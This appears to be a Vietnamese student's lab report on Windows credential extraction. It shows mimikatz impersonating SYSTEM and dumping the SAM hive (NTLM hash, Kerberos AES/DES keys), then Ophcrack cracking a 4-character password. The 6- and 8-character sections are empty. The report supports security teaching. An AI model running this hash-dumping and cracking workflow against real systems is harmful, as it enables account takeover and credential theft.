
672 (0x000003e7) 1 D 45837 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
-> Impersonated !
* Process Token : (0x00004faa) 1 F 4136860 DESKTOP-71ELMNF\B20DCAT103 S-1-5-21-3218202415-450207754-4119413931-1000 (14g,24p) Primary
* Thread Token : (0x000003e7) 1 D 4438213 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (Delegation)

mimikatz # lsadump::sam sam.hiv system.hiv
Domain : DESKTOP-71ELMNF
SysKey : 0a5c2c336f0dc54f85c3fe8392e9e61
Local SID : S-1-5-21-3218202415-450207754-4119413931
SAMKey : 42bcc5802fb28c616b9c655a8c41d771
RID : 000001f4 (500)
User : Administrator

C:\Users\B20DCAT103>echo B20DCAT103 Nguyen Quoc Khanh
B20DCAT103 Nguyen Quoc Khanh

C:\Users\B20DCAT103>date
The current date is: Thu 04/27/2023
Enter the new date: (mm-dd-yy)

```



```

RID : 000002e8 (1000)
User : B20DCAT103
Hash NTLM: 7ce21f17c0aee7fb9ceba532d0546ad6

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 9fa10e5a222b844e53a52ad8a2628acc

* Primary:Kerberos-Newer-Keys *
Default Salt : WIN-M20UMNR4COEB20DCAT103
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 26b1fffac2d9482abc09794027a027e49315ecb4f2eea23241cab67d225c3a78
aes128_hmac (4096) : 5ee0decdddb68c483463f2fcff273453
des_cbc_md5 (4096) : a12c61b90baeb0f1

* Packages *
NTLM-Strong-NTOWF


* Primary:Kerberos *
Default Salt : WIN-M20UMNR4COEB20DCAT103
Credentials
des_cbc_md5 : a12c61b90baeb0f1

mimikatz #
C:\Users\B20DCAT103>echo B20DCAT103 Nguyen Quoc Khanh
B20DCAT103 Nguyen Quoc Khanh

C:\Users\B20DCAT103>date
The current date is: Thu 04/27/2023
Enter the new date: (mm-dd-yy)

```

- Sử dụng dữ liệu trích xuất ở trên để crack mật khẩu bằng Ophcrack:
 - Mật khẩu có 4 ký tự:




The Ophcrack application shows the following data in its 'Progress' tab:

User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
		7ce21f17c0aee7...		1234	

Below the table, a list of memory tables is shown with their status and preload progress:

Table	Status	Preload	Progress
Vista free	inactive	100% in RAM	100%
table0	inactive	100% in RAM	100%
table1	inactive	100% in RAM	100%
table2	inactive	100% in RAM	100%



```


Administrator: Command Prompt - date
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>echo B20DCAT103 Nguyen Quoc Khanh
B20DCAT103 Nguyen Quoc Khanh

C:\Windows\system32>date
The current date is: Thu 04/27/2023
Enter the new date: (mm-dd-yy)

```

- Mật khẩu có 6 kí tự:



- Mật khẩu có 8 kí tự:

